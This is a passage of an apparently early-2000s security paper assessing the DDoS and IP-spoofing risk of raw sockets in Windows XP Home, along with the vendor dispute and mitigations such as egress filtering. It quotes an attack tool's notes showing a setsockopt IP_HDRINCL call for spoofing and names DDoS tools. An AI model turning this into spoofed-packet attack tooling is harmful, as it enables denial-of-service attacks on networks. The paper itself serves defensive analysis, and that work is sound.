With the increasing number of PCs permanently connected to the Internet via broadband connections the number of machines available to be infected with Zombie code, the likelihood that these infected PCs will be online at the time of a desired attack, and the number of packets

that can be generated by these Zombies have all increased. This is making DDoS a favoured attack vehicle.

At present the majority of PCs on the Internet are Windows based. This means that they cannot spoof the source IP address of their packets. Thus, given enough time, it would be possible to configure the edge router on an attacked network to simply dump all the packets from the PCs involved in the DDoS.

With the introduction of raw sockets in Windows XP Home, and with the likely spread of this OS through the population of PCs connected to the Internet, it will be possible to launch a DDoS attack from multiple locations, all of which randomly spoof their source IP addresses. This would make it almost impossible to block a DDoS attack.

If DoS/DDoS seems more like a nuisance than a serious threat, then consider the case of the British ISP, Cloud Nine. A series of DDoS attacks on the company in late January 2002 forced the company out of business[23].

Technical Understanding And Knowledge Of User Population

Aside from the above technical concerns the target user population for Windows XP Home is another factor. While UNIX style operating systems are generally targeted at business users, and generally for use as 'back end' servers, the target market for Windows XP (particularly Windows XP Home) is the consumer home PC market.

A typical home user, simply wants to turn the PC on and then use a word processor, send email or play a game. In order to maximise market penetration Microsoft have put a lot of time and effort into allowing users with limited technical skills to make use of their software. This has been done by using a consistent user interface, providing 'wizards', having a friendly 'Office Assistant', etc, etc – in essence removing the user from the technical complexities of the computer, and providing a more 'human' interface.

This has resulted in PCs being useable to a large proportion of the population, and only limited technical skills being required to do so.

While this has been a good thing in terms of the uptake of PCs in the home, and of course for Microsoft profits, the net result is that there are a large number of people who use PCs with little of no knowledge of the technical details that make them operate.

The relevance of this is that most home users would not be aware what a socket was, why a raw socket could be dangerous, and thus would not know what action to take to prevent the abuse of this feature by malicious hackers.

Past Security/Stability Record Of Microsoft Products

While not directly related to the raw socket functionality, the past record and reputation of Microsoft software from a stability and security perspective is important. Microsoft have a reputation for focussing on market penetration and features rather than stability and security. This has lead to an impression that "crashes and sloppy programming … became problems of secondary importance"[24].

---

[23] Forbes.com. "Hacker Attack Shuts Down British ISP CloudNine", see item 67 in Reference List

[24] Gartner Analyst John Pescatore. "If Microsoft Security Fails, .Net Fails", see item 31 in Reference List

When we are considering a feature such as raw sockets the reliability of the code that provides this functionality, the stability of that code, and most importantly the guarantee that the code will do precisely what it is supposed to - and no more – are of prime importance.

A vulnerable, unstable implementation of raw sockets could provide even more capabilities to a malicious hacker than exposed already by raw sockets.

3.2. *Why Introduce Raw Sockets Now?*

This is a question that is being asked by many people. If the current version of Windows (not to mention the version before that) operated successfully without raw sockets then why is there a need to introduce such functionality now?

Windows Sockets (WinSock) v1.1 did not support raw sockets, but provided adequate network capabilities to DOS, LAN Manager, Windows 3.x, Windows For Workgroups, Windows 95, Windows 98, Windows ME and Windows NT[25]. In fact the protocol stacks in these operating systems are so similar that applications with operating system fingerprinting capabilities, such as `nmap`, are unable to tell them apart[26].

With the introduction of WinSock 2.0 in November 2001[27] raw socket functionality became available under Windows NT and Windows 2000, but why introduce such a radically different TCP/IP stack?

There have been many suggestions as to why raw sockets have been included within WinSock 2.0. One of the more 'interesting' allegations is that Microsoft have copied the Windows TCP/IP stack directly from Open Source FreeBSD UNIX v4.3![28]

It has also been argued that raw sockets have been introduced to 'complete' the Windows implementation of sockets – basically arguing that the socket API was incomplete in WinSock 1.1 and so Microsoft have simply completed the implementation.

This sounds plausible, but remember the reputation Microsoft has for following standards, or not as the case may be – HTML (extensions and 'different interpretations' introduced by Internet Explorer/FrontPage), Java (Microsoft 'interprets' the standard and introduces extensions), etc, etc.

In fact exactly the same is true of WinSock.

Microsoft claim that these extensions are introduced to "support the message-driven nature of Windows operating systems",[29] however with WinSock 2.0 "a number of new functions have been added [which] are expanded versions of existing functions from BSD sockets".[30]

---

[25] Taken from Microsoft Corporation's KnowledgeBase Article Q151210 (item 60 in Reference List), plus statements on GRC.COM (item 19 in Reference List)

[26] From statements on GRC.COM (item 19 in Reference List)

[27] Release date of Platform SDK, taken from Microsoft Corporation's "Windows sockets 2 API", see item 42 in Reference List

[28] Taken from statements on GRC.COM (see item 21 in Reference List)

[29] Taken from Microsoft Corporation's KnowledgeBase Article Q151210, see item 60 in Reference List

Extensions that are introduced in this way are often welcomed by programmers, however they somewhat invalidate the argument that raw sockets were introduced simply to complete the sockets implementation provided in WinSock.

If we examine the functionalities that it is claimed have been made possible in Windows by raw sockets then maybe this will provide us with the answer to "Why now?".

The raw sockets features of WinSock 2.0 allow programmers who have already built up WinSock API skills to quickly and easily begin to produce products with advanced capabilities such as:

- Firewall
    - Network Address Translation (NAT)
    - Packet Filtering
    - SYN Flood Protection
- Security
    - IPsec Support
    - VPN Clients
- Network Administration
    - Packet Sniffers/Analysers
    - Pathway Analysers (Such As ping/traceroute)

While all the above have always been possible with the installation of a custom IP stack it will now be able to create these capabilities on a standard Windows stack, using the WinSock API. This essentially leads to less complex programming, less complex installations and thus (hopefully) more robust applications.

3.3. *Why Has The Issue Become So Emotional?*

Anyone who has been following the long running debate on the inclusion of raw sockets into Windows XP will have noticed that this somewhat dry technical issue seems to arouse a lot of emotion in people.

This is partially due to the personalities of the main protagonists, but has also been exacerbated by other factors, as below:

Lack Of Clarity Across The Whole Issue

Although there has been a lot written about this issue the key facts can be less than clear in the tomes produced:

- Raw sockets are often cited as being new to Windows XP, when actually they were introduced in WinSock 2.0 (prior to XP)

---

[30] Taken from Microsoft Corporation's "Windows sockets 2 API", see item 42 in Reference List

- Access to raw sockets is often portrayed as 'bad' with little or no indication why this might be
- The capabilities (malicious or otherwise) are often not stated clearly
- The distinction between 'root'/'system' processes using raw sockets vs 'user' processes, and the significance of this, is often not explained
- The implementation of the security of raw sockets in Windows XP is often stated incorrectly, or incompletely

All the above result in a reader being unable to logically analyse the issue from the content of many of the available articles. This leads to the reader having to blindly accept what an author has written, or not, depending on how they 'like' the style etc of the writer.

Unfortunately many of the above failings have been present in articles in the technical press.

Rumours Surrounding Why Raw Sockets Have Been Introduced

We have already seen that it was rumoured that raw sockets made their appearance in the Microsoft TCP/IP stack only because Microsoft 'stole' the code directly from FreeBSD. A darker conspiracy theory has been put forward by Robert X. Cringely[31] who claimed that he had heard from "programmers who ought to be familiar with Microsoft's plans" that the introduction of raw sockets into Windows XP Home was a deliberate move, designed precisely to precipitate the predicted explosion of DDoS attacks.

The claimed logic behind this was that if TCP/IP was to become dangerous and unstable as a commercial transport protocol due to the large number of attackers who could abuse it then Microsoft could step forward with a secure and controlled new transport protocol which Cringely referred to as TCP/MS.

Microsoft would then play on the fears of industry and individuals alike to ensure the universal acceptance of this new protocol – thus ultimately giving Microsoft complete control of the Internet.

Obviously if this scenario were realised then it would provide great justification (for Microsoft) for introducing raw sockets into Windows XP Home.

Aside from whether these allegations are true, the fact that someone was stirred to write such a report shows how high emotions were running. In addition it can be seen that the likely impact of this article would be to make the issue even more emotional.

The Attitude Of Microsoft (And Others)

Historically we cannot expect Microsoft to put up their hand and say "yes, you are right – this is not a good idea", but it may be expected that (to avert potentially sales/dollar stealing bad press) they might indulge in some open discussion on this issue with the IT community, and the IT security community in particular.

[31] Cringely. "The Death Of TCP/IP", see item 62 in Reference List

However, rather than beginning an open discussion in response to the initial articles on GRC.COM[32] they instead published a rather hollow rebuttal[33] in which they claimed that raw sockets were not a security issue, but that the problem was 'hostile code' and that Microsoft had already declared "war on hostile code"[34] – implying that this should make everyone feel secure.

Following this response and further media coverage the Microsoft Security Manager Scott Culp gave an interview on the topic to The Register,[35] a UK based online IT magazine with a reputation for cynical/sarcastic reporting.

The tone and content of this interview were not constructive, and indeed led to further animosity.[36]

While Microsoft could have handled the issue better they were not alone in their 'bad attitude'. Almost everyone involved could have been less emotional and more analytical – particularly those whose mission in life seemed to be pouring ridicule on the various parties.[37]

3.4. *What Is The Real Risk?*

We have seen that raw sockets introduce capabilities to Windows that did not previously exist, and that these capabilities can be used both constructively and maliciously. While there has been much written about this issue much of this has been propaganda, or emotional outbursts.

Before forming an opinion on the danger posed by raw sockets and thus whether it is a good idea to introduce them into Windows, we first need to look at the real risk that exists for malicious damage using this technology.

Can The Current Windows Operating Systems Use Raw Sockets

In order to help assess whether the introduction of raw sockets, and in particular their exposure in Windows XP Home, represents an increased risk we must look to see if the capabilities provided by raw sockets are already available.

We have seen that raw sockets exist in WinSock 2.0, and so their functionality has been available in both Windows NT and Windows 2000. We have also seen that the ability to utilise these capabilities has been restricted to 'administrator' in both cases. It would therefore seem that the ability to spoof was not available prior to Windows XP.

However this is not the case.

---

[32] Gibson. "Why Windows XP Will Be The Denial Of Service Exploitation Tool Of Choice For Internet Hackers Everywhere", see item 19 in Reference List

[33] Micosoft Corporation. "Hostile Code, not the Windows XP Socket Implementation, is the Real Security Threat", see item 13 in Reference List

[34] 15 August 2001, RSA Conference Wrap Up, see item 28 in Reference List

[35] Greene. "MS Security Chief Talks Raw Sockets With The Reg", see item 18 in Reference List

[36] Gibson. "Microsoft Seems To Feel That Windows XP Denial Of Service Vulnerability Is A Laughing Matter", see item 21 in Reference List

[37] Various Pages On GRCSUCKS.COM, see items 23, 24 in Reference List

While the native Windows TCP/IP stack has not supported raw sockets prior to the release of WinSock 2.0 several alternative packet drivers have been available to provide raw socket functionality to Windows 9x/ME/NT/2000.[38]

Further to this there is a documented registry hack,[39] kindly provided by Microsoft, that can be used under Windows NT to provide raw socket functionality to non 'administrator' users. Given the ease with which viruses manipulate the registry it is not difficult to conceptualise a simple Visual Basic virus that could adjust the registry in this way, then make calls to Winsock 2.0 to provides spoofing capabilities to a malicious process running with 'user' permissions.

So, it would seem that the ability to provide a raw socket interface has existed for some time in the Windows operating system, however it must be argues that the risk will increase with the release of Windows XP Home as raw sockets will be available *as standard* on a large number of machine connected to the Internet. It is obviously easier to access this native functionality than to attempt to covertly install a packet driver, hack the registry, etc, etc.

Can The Current Windows Operating Systems Be Used For Dos/DDoS

The short answer to this question is clearly "Yes".

DoS and DDoS have existed for some time, and to a certain extent the ability to spoof is not relevant to the malicious hacker who is orchestrating an attack because he will not generally use his own machine to launch such an attack.

Further, the dynamic allocation of addresses to dial up connections has already provided a very limited kind of 'spoofing', as if a Zombie launches an attack from a PC connected to the Internet via dial up then each time it connects it will have a different source IP address.

Proof that a lack of raw sockets has not deterred DoS attacks can be seen by the large number of attack tools that currently exist, eg Skydance, WinTrinoo, SubSeven, etc

So, the lack of raw sockets has not deterred DoS/DDoS attacks, but would the introduction of this functionality increase the frequency of such of attacks? Obviously it is difficult to conclusively answer this question, however an indication of the answer may lie in whether malicious hackers are actively awaiting the release of the Windows XP Home/raw sockets combination.

There is proof to be found within the documentation of at least one hacker tool (Skydance 3.03) that malicious hackers are indeed aware of the relevance of raw sockets and awaiting their arrival. The below is taken from GRC.COM[40], but can also be found in the actual Skydance documentation at various locations on the Internet:

[38] Libnet For NT, WinPcap and Tcpip_lib (see items 36, 37 and 39 in Reference List)

[39] Microsoft Corporation. KnowledgeBase Article Q195455, see item 59 in Reference List

[40] Gibson. "Why Windows XP Will Be The Denial Of Service Exploitation Tool Of Choice For Internet Hackers Everywhere", see item 19 in Reference List

```
>-------------------------------------------------------------
>
> 6. Some words about DDoS from Windows OS.
>    The new feature IP_HDRINCL that comes with win2k can make
>    windows to a powerful DDoS server because it enables IP-
>    spoofing!
>
>    THE IP_HDRINCL
>    setsockopt(ssock, IPPROTO_IP, IP_HDRINCL, (char *)&bOpt,
>    sizeof(bOpt));
>
>    That means win2k-servers can become a base for DDoS that
>    is equal to Unix servers.
>
>-------------------------------------------------------------
```

In fact in a further twist Edrin, the author of Skydance, has released a new version of the tool[41] – and dedicated it to Steve Gibson![42]

From this example we would have to conclude that the addition of raw sockets to Windows XP Home could increase the sophistication of DoS/DDoS tools and this may lead to an increase in the frequency with which they are used.

Thus far we have simply considered the ability to spoof, however raw sockets can be used in many other ways to cause a denial of service – indeed with raw socket it is much easier to create the malformed packets used in the attacks described in Section 2.1.

So the introduction of raw sockets in Windows XP Home increases the ways in which a denial of service attack can be implemented, as well as the effectiveness with which the source machine can be hidden.

The conclusion must therefore again be that the introduction of raw sockets in Windows XP Home will increase the frequency and effectiveness of DoS attacks.

Summary Risk Assessment

In order to assess whether the benefits of the constructive uses of raw sockets in the consumer focused Windows XP Home operating system outweigh the additional risk of malicious damage we need to determine the likelihood of malicious damage, and the extent of that damage.

From the preceding sections we have seen that the introduction of raw sockets in Windows XP Home may not directly be a bad thing, but that the lack of any restriction of the raw socket functionality, plus the sheer number of these machines that will ultimately exist on the Internet, provide a cause for concern.

Ultimately the increased number of vulnerable machines will lead to an increased incidence of attacks – so we can say categorically that the situation will get worse.

However, in order to determine the net impact of the introduction of raw sockets we also need to consider the positive aspects of raw sockets.

---

[41] Edrin. "Skydance 3.6", see item 40 in reference List

[42] The person credited with first highlighting the WinXP raw socket issue, and author of GRC.COM

In Section 3.2 we saw some positive uses for raw sockets and the benefits that they could bring, however a brief review of the market indicates that many of these product types were possible prior to the release of WinSock 2.0. If this is the case, is there truly any constructive advantage to the introduction of raw sockets at this time? Possibly the coding of these applications will become easier and their installation will not require a custom TCP/IP stack or driver – however is this really a tangible improvement in the current situation? It would seem not.

Overall the summary would appear to be that the introduction of raw sockets into the unrestricted environment of Windows XP Home will result in a net increased risk of attack, with little benefits – we would therefore have to say that this is not wise.

4.0 Counteracting Malicious Raw Socket Applications

So far we have looked at the ways in which raw sockets can be used maliciously, so now let's look at how these effects can be countered.

4.1. *Egress Filtering*

Egress filtering is the process of examining all traffic leaving a network to ensure that it really come from the network that it is expected to have originated on. This does not provide any additional protection to the network behind the router, but blocks any spoofed outgoing packets. This is therefore on approach that good 'netizens' should consider – because if everyone employed egress filtering the problem of spoofed traffic would be removed, or at least confined to smaller areas (behind the routers with the egress filtering).

Egress filtering needs to be applied at the edge of networks[43], and is extremely easy to configure – requiring the addition of a single line to the router configuration:[44]

```
ip verify unicast reverse-path
```

Unfortunately, despite the ease with which egress filtering can be applied it is not regularly implemented.

4.1.1. 'Traditional' Egress Filtering

So far we have discussed egress filtering in general terms. The way in which this is usually applied today is that Internet Service Providers (ISPs) apply this filtering to the routers that connect their networks to those of other ISPs.

If implemented (which is often **not** the case) this means that spoofed traffic cannot pass from the systems of one ISP to another. This is obviously good as it prevents machines connected to an ISP in (say) Brazil packet bombing a web server in (say) Hong Kong with spoofed packets.

---

[43] Cisco Systems. "Unicast Reverse Path Forwarding Commands", see item 61 in Reference List

[44] Gibson. "Why Windows XP Will Be The Denial Of Service Exploitation Tool Of Choice For Internet Hackers Everywhere ", see item 19 in Reference List

However as the spoofed packets are only blocked at the edge of the ISP's network it means that these packets can be used to attack any machine that exists within the ISP's network. Given the size of some ISP's networks this is a serious flaw in this approach.

4.1.2. 'Distributed' Egress Filtering

While the above 'traditional' egress filtering is more effective than none at all, a better solution would be to push the concept down a layer – why not implement egress filtering on the routers that connect customers to the ISP networks?

This could be applied equally to commercial customers with T1s as much as it could be to domestic customers with xDSL broad band connections, and with the simple addition of this one command to the router configuration spoofing could be basically eliminated.

This approach would require more work on the part of the ISPs, and indeed given that we have already noted the slow progress seen in the implementation of 'traditional' egress filtering, taking egress filtering to the next stage in this way is maybe hoping for too much. However surely it would be possible for router manufacturers to help, by adding the configuration by default on consumer level routers for example?

4.2. *Locking Down Raw Sockets*

Another option that could be used to address the issue of unsecured access to raw sockets would be to 'lock down' or disable raw socket functionality on Windows XP Home machines – this would then render them immune to attempts to use them as attack platforms for malformed packets, plus would remove the ability to spoof.

This concept has already been demonstrated by both 'Raw Sockets Disabler v1.0'[45] and SocketLock[46] and is claimed not to affect the operation of the Internet Connection Firewall (ICF) or other low level system processes.

Obviously it would be possible for every consumer to download these small applications and use them to bar access to raw sockets, however this assumes that the home user knows what a raw socket is, knows that Windows XP Home has an issue in this area, and is concerned enough to download the software. Realistically the number of PCs that would have their raw sockets disabled in this way would be very small.

4.3. *Upgrading To IPv6*

While this may seem a little extreme, it would solve the spoofing problem permanently. The vulnerability of IPv4 to address spoofing is at the very core of the protocol, however this is not the case in IPv6.[47]

---

[45] Delta Design UK, see item 38 in Reference List

[46] Collake Software, see item 41 in Reference List

Unfortunately, given the slow pace at which IPv6 is being adopted this is not a realistic solution.

5.0 How Could Microsoft Help In This Issue

As we move towards the close of this paper it is worth spending some time looking at what Microsoft themselves could do to address this specific issue, and security issues in general. That is the aim of the following.

5.1. *Turning Off Raw Sockets In The Default Installation*

In the release notes for Skydance 3.6[48] the author if this software, Edrin, performs a brief review of the comments made on Gibson's website (GRC.COM) and actually agrees with many of Gibson's points and issues. Of particular note are his following statements:

> I wonder how i could use IP_HDRINCL for something usefull… At least nobody needs it. Only for experimental things maybe
>
> Microsoft DOES make a mistake to add the feature to winsock. I agree.
>
> If Microsoft would ask me i would suggest to offer the "advanced" winsock that supports such features as IP_HDRINCL as an optional free package a user can install if he requires it

This would actually be a very sensible approach. In general Microsoft products install all options as part of the 'standard' installation. In several instances (eg installation of FTP server and IIS sample code when installing IIS, installation of Universal Plug And Play even when not needed) this has lead to vulnerabilities.

Microsoft's approach in this area is noted by Schneier and Shostack[49] in an article discussing how best to assess Microsoft's real progress towards "Trustworthy Computing":

> "Microsoft software, by default, installs many more features than most users need or want. This makes the software more vulnerable than necessary"

If Microsoft were to ship WinSock 2.0 without raw socket support, but make an upgrade available to allow access to raw sockets (under the correct constraints), then only those users who needed to make use of raw socket functionality would actually install the upgrade. Thus only a very small proportion of machines would run raw sockets, and in general these would be the machines where the user understood what raw sockets were, and what the impact of installing them was.

A more generic step would be for Microsoft to change their approach when designing installation packages so that rather than installing all options by default only the minimum items required for the product top operate would be installed. The user would then have full control over the features that they wished to install.

---

[47] Pournelle. "Gibson URLs Under Fire", see item 17 in Reference List

[48] Edrin. "Skydance 3.6", see item 40 in Reference List

[49] Schneier/Shostack. "Results, Not Resolutions", see item 32 in Reference List

5.2. *Providing Restricted API Access To Raw Sockets*

Another solution to the issue that could be consider is simply to remove programmatic access to raw sockets all together. Under WinSock v1.1 there were no raw sockets, and yet 'ping' and 'tracert' still worked because Microsoft provided *indirect* access to some of the functions of raw sockets using an intermediary DLL called ICMP.DLL.[50]

To write a 'ping' program under WinSock v1.1 a programmer did not call `socket` and `sendto` as we saw in Section 2.2 but instead made calls to the `IcmpCreateFile` and `IcmpSendEcho` functions fwithin `ICMP.DLL`[51]. The `IcmpCreateFile` and `IcmpSendEcho` functions then access the underlying network to perform the 'ping'.

While obviously not as flexible or powerful as full raw sockets this approach provided the necessary functionality – plus the administrator of the machine still has the option to install packet drivers etc to enable full raw socket functionality *if required*.

This concept could be expanded a little further to provide (what might be called) 'half cooked sockets' – where a subset of raw socket functionality was provided, but that the ability to set invalid options (eg a SYN/FIN bit pattern) could be removed. Of course, if this route was chosen it would be the cause of another debate – what functionality is 'safe and necessary' and what functionality is not?

5.3. *Pay Real Attention To Security Issues*

In the past Microsoft has been strongly criticised for many failings in the security area, eg:

- Lack of timely response on security issues
- Lack of disclosure on security issues
- Responding badly when challenged on security issues
- Prioritising the introduction of new features above the need for security
- Not exposing their security products to peer review

All of the above has left Microsoft often being viewed with suspicion, and being seen as an adversary in the field of security. This is something that Microsoft really need to focus on in order to gain the trust of the community.

Recently it would seem that this realisation has dawned on the senior management at Microsoft as on 15th January 2002 Bill Gates sent a memo to all subsidiaries[52] stating that the need for Microsoft to be seen as 'trustworthy' was more important than any other.

---

[50] Microsoft Corporation. KnowledgeBase Article Q170591, see item 12 in Reference List

[51] Young. "Example: Ping, ICMP.DLL Version", see item 10 in Reference List

[52] Greene. "MS' Highest Priority Must Be Security – Billg", see item 29 in Reference List

Given the impact of the last company wide memo sent by Bill Gates (on the importance of the Internet, and how all products should include support/use of the Internet), it is foreseeable that this could indicate the beginning of real change in the attitude of the company.

Obviously there has been scepticism on whether the memo is simply propaganda,[53] but the subsequent appointment of a credible Chief Security Strategist[54] would indicate that Microsoft are finally taking the subject of security seriously.

Even further proof would be the one month hold placed on new development[55] so that this time could be spent reviewing and fixing bugs in existing code. Taken in the context of Microsoft's usual focus on getting products to market as soon as possible this is an interesting development. Also interesting is the language used by Richard Purcell, the head of Microsoft's corporate privacy office, when announcing the initiative. Purcell is quoted as saying "It's time to get the garage cleaned out", and remarking that Bill Gates was "really annoyed by the incredible pain we put everyone through in computing".

While the above are all positive signs it should be remembered that this is not the first Microsoft security initiative – the 'Microsoft Security Policy'[56] was announced in January 2000, and while it strongly stated the company's commitment to secure products, personal data security, and public reporting; Microsoft have continued to turn out buggy products with security flaws that led to the CodeRed and Nimda viruses, plus have continued their 'non disclosure' approach to security problems.

In reality Microsoft have a very tough challenge ahead. It is extremely hard to achieve 'trust' – trust must generally be earned over time by prolonged actions and strategy, but can also be instantly lost over a single issue. In addition 'security' is hard to measure, and it is indicated by the *absence* of problems, which is obviously hard to quantify.

Several consultants have repeated the above, and have stated that it is important to be able to measure the actions taken within Microsoft in order to be sure that the entire 'Trustworthy Computing' effort is in fact more than just propaganda, the following are the guidelines from Security Focus Online:[57]

- Separation Of Data And Code
- Only The Minimum Required Components Installed By Default
- Separation Of Protocols And Products
- Designing Security Into Software
- Transparency And Auditability
- Publication Of Specifications For Peer Review

---

[53] Forno. "MS Security Memo A Mere Gesture", see item 30 in Reference List

[54] Microsoft Corporation. "Microsoft Names Scott Charney As Chief Security Strategist", see item 33 in Reference List

[55] Jackson. "Microsoft Stops New Work To Fix Bugs", see item 34 in Reference List

[56] Microsoft Corporation. "Microsoft Security Policy", see item 25 in Reference List

[57] Schneier/Shostack. "Results, Not Resolutions", see item 32 in Reference List

- Work With Existing Security Community

The assumption is that Microsoft's progress against the above points will be measurable, and thus this will provide an indicator of the progress towards the production secure products by Microsoft.

With the recent explosion of Microsoft-centric viruses and security flaws the move towards 'Trustworthy Computing' by Microsoft is one that they should, and probably will, take seriously. Indeed it is said by some[58] that for the future generations of Microsoft products, and specifically .NET, to be successful the public/industry must have faith in the level of security that will exist within these products.

With this in mind, we can hope for a new – security focussed – Microsoft and thus more robust and secure products.

6.0 Conclusion/Recommendations

As we progressed through this paper we have gained insight into what raw sockets are, how they can be used maliciously, the peculiarities of the raw sockets implementation in Windows XP Home, the possible impact of this, and finally what can be done to mitigate this.

Having assessed all of this data it should be clear that raw sockets on their own do not represent a security issue, and are not in themselves 'bad'. However the power and flexibility of this tool when placed in the wrong hands can be used in a malicious way.

When this potential for abuse is taken in context with Microsoft's inclusion of raw sockets in Windows XP Home without the usual 'only for administrators' restriction, the sheer number of installations forecast for this product, and the lack of technical skills expected in by the majority of the user base, it becomes a serious issue.

The potential for malicious damage, loss of revenue and even the complete shutdown of the Internet itself is not justified by the benefits brought to Windows XP Home by raw sockets. They should be removed from the default installation of Windows XP, and made available as either an installation option or option pack. This would go a long way to mitigating the risk that is currently poised to explode as Windows XP Home takes up its predicted market share.

Further, Microsoft should consciously focus on bringing security to their products, by considering security at all stages of the project lifecycle - from the design stage onwards. This process appears to be starting with the recently stated desire to "lead the industry to a whole new level of Trustworthiness in computing.",[59] but needs to translate into real, palpable, actions and results.

[58] Pescatore. If Microsoft Security Fails, .Net Fails", see item 31 Reference List

[59] Gates, in his 'Trustworthy Computing' email. Quoted from The Register, see item 29 in Reference List

Reference List

Past GSEC Practicals

1. Mirza, Feeroz Rani. "Denial Of Service Attacks And Windows XP: Separating Fact From Fiction". 26 June 2001. http://rr.sans.org/win/win_XP.php (17 February 2002)
2. Kehres, Jim. "Windows XP And Full Raw Sockets: A New Security Concern From Home-Based PCs Or A Desirable New Function?". 10 August 2001. http://rr.sans.org/win/sockets.php (17 February 2002)
3. Bass, Steven H. "Spoofed IP Address Distributed Denial Of Service Attacks: Defense-In-Depth". 12 September 2001. http://rr.sans.org/threats/spoofed.php (17 February 2002)
4. Coburn, Justin. "XP – The future Of Secure Operating Systems?". 20 November 2001. http://rr.sans.org/win/XP.php (17 February 2002)
5. Johnson, Karl G. "Securing The New Windows XP". 23 November 2001. http://www.giac.org/practical/Karl_G_Johnson_GSEC.doc (19 February 2002)

Background Articles On Programming Raw Sockets/ICMP.DLL

6. Al-Herbish, Thamer. "Raw IP Networking FAQ". 11 November 1999. http://www.whitefang.com/rin/rawfaq.txt (17 February 2002)
7. Mixter. "A Brief Tutorial In C For Raw Sockets". http://mixter.warrior2k.com/rawip.txt (17 February 2002)
8. Nitr0gen. "Documentation About Native Raw Socket Programming". http://packetstorm.widexs.nl/programming-tutorials/raw_socket.txt (17 February 2002)
9. Young, Warren. "Example: Ping, Raw Sockets Version". Winsock Programmer's FAQ. 19 October 2001. http://tangentsoft.net/wskfaq/examples/rawping.html (17 February 2002)
10. Young, Warren. "Example: Ping, ICMP.DLL Version". Winsock Programmer's FAQ. 22 September 2001. http://tangentsoft.net/wskfaq/examples/dllping.html (17 February 2002)
11. Quinn, Bob. "Microsoft's ICMP API". 28 January 1998. http://www.sockets.com/ms_icmp.htm (17 February 2002)
12. Microsoft Corporation. "INFO: Implementing Internet Pings Using Icmp.dll (Q170591)". Microsoft Knowledge Base. 9 February 2000. http://support.microsoft.com/default.aspx?scid=kb;EN-GB;q170591 (17 February 2002)

Articles Related To The GRC/Microsoft Raw Sockets Debate

13. Microsoft Corporation. "Hostile Code, not the Windows XP Socket Implementation, is the Real Security Threat". http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/news/raw_sockets.asp (17 February 2002)

14. McCarthy, Kieren. “Microsoft Rebuts XP Net Instability Claims”. 6 June 2001. http://www.theregister.co.uk/content/6/19502.html (17 February)

15. Greene, Thomas C. “Security Geek Developing WinXP Raw Socket Exploit”. 12 June 2002. http://www.theregister.co.uk/content/6/19623.html (17 February 2002)

16. Gibson, Steve. “Microsoft Does Not Understand Security. What This Means About The Future Of Denial Of Service”. 1 July 2001. http://grc.com/dos/xpconference.htm (17 February 2002)

17. Pournelle, Jerry. “Gibson URLs Under Fire” 2 July 2001. http://www.byte.com/documents/s=803/byt20010629s0003/pournelle3.html (17 February 2002)

18. Greene, Thomas C. “MS Security Chief Talks Raw Sockets With The Reg”. 13 July 2001. www.theregister.co.uk/content/4/20387.html (17 February 2002)

19. Gibson, Steve. “Why Windows XP Will Be The Denial Of Service Exploitation Tool Of Choice For Internet Hackers Everywhere” 19 July 2001. http://grc.com/dos/winxp.htm (17 February 2002)

20. Gibson, Steve. “A Brief Summary Of My Position On The Denial Of Service Windows XP Raw Socket Controversy”. 2 August 2001. http://grc.com/dos/xpsummary.htm (17 February 2002)

21. Gibson, Steve. “Microsoft Seems To Feel That Windows XP Denial Of Service Vulnerability Is A Laughing Matter”. 13 August 2001. http://grc.com/dos/xplaughter.htm (17 February 2002)

22. Gibson, Steve. “Windows XP Home Edition Must be Made More Secure” 31 August 2001. http://grc.com/dos/sockettome.htm (17 February 2002)

23. GRCSucks.com. “Gibson Shoots First, Asks Later.” http://www.grcsucks.com/socket.htm (17 February 2002)

24. GRCSucks.com. “Gibson Reintroduces Hype And Errors [Part 2]” http://www.grcsucks.com/socket2.htm (17 February 2002)

Articles Relating To Microsoft’s New Focus On Security

25. Microsoft Corporation. “Microsoft Security Policy”. 21 January 2000. http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/policy/policy.asp (17 February 2002)

26. Microsoft Corporation. “The Ten Immutable Laws of Security”. 23 October 2000. http://www.microsoft.com/technet/treeview/default.asp?url=/technet/columns/security/10imlaws.asp (17 February 2002)

27. Culp, Scott. “The Ten Immutable Laws of Security Administration”. November 2000. http://www.microsoft.com/technet/treeview/default.asp?url=/technet/columns/security/10imlaws.asp (17 February 2002)

28. Microsoft Corporation. “RSA Conference Wrap-up: Microsoft Declares War on Hostile Code!”. 15 August 2001.

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/news/rsacfrn.asp (17 February 2002)

29. Greene, Thomas C. "MS' Highest Priority Must Be Security – Billg". The Register. 17 January 2002. http://www.theregister.co.uk/content/4/23715.html (17 February 2002)
30. Forno, Richard. "MS Security Memo A Mere Gesture". The Register. 17 January 2002. http://www.theregister.co.uk/content/4/23727.html (27 February 2002)
31. Pescatore, John. "If Microsoft Security Fails, .Net Fails". 22 January 2002. http://zdnet.com.com/2100-1107-819752.html (17 February 2002)
32. Schneier, Bruce/Shostack, Adam. "Results, Not Resolutions". Security Focus Online. 24 January 2002. http://www.securityfocus.com/news/315 (17 February 2002)
33. Microsoft Corporation. "Microsoft Names Scott Charney As Chief Security Strategist". 31 January 2002. http://www.microsoft.com/presspass/press/2002/Jan02/01-31CharneyPR.asp (17 February 2002)
34. Jackson, William. "Microsoft Stops New Work To Fix Bugs". Government Computer News. 1 February 2002. http://www.gcn.com/vol1_no1/daily-updates/17874-1.html (17 February 2002)
35. Greene, Thomas C. "MS Declares Programming Moratorium – Report". The Register. 4 February 2002. http://www.theregister.co.uk/content/4/23922.html (17 February 2002)

Software/Tools

36. Beyond Security Ltd. "Libnet For NT Available From eEye". 6 June 2000. http://www.securiteam.com/tools/Libnet_for_NT_available_from_eEye.html (17 February 2002)
37. netgroup-serv.polito.it. "WinPcap: The Free Packet Capture Architecture For Windows". 10 September 2001. http://netgroup-serv.polito.it/winpcap/ (17 February 2002)
38. Delta Design UK. "Raw Sockets Disabler v1.0". http://www.securityfocus.com/tools/2145 (17 February 2002)
39. Beyond Security Ltd. "Winsock 2 Raw IP Packets Creation Library". 14 October 2000. http://www.securiteam.com/tools/6I00K0K06Q.html (17 February 2002)
40. Edrin. "Skydance 3.6". http://www.megasecurity.org/trojans/skydance/Skydance3.6.html (28 February 2002)
41. Gibson, Steve. "Introducing SocketToMe & SocketLock". 24 January 2002. http://grc.com/dos/sockettome1.htm (28 February 2002)

Microsoft Winsock Programming References

42. Microsoft Corporation. "Windows Sockets 2 API". Platform SDK: Windows Sockets. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/ovrvw1_6aya.asp (17 February 2002)

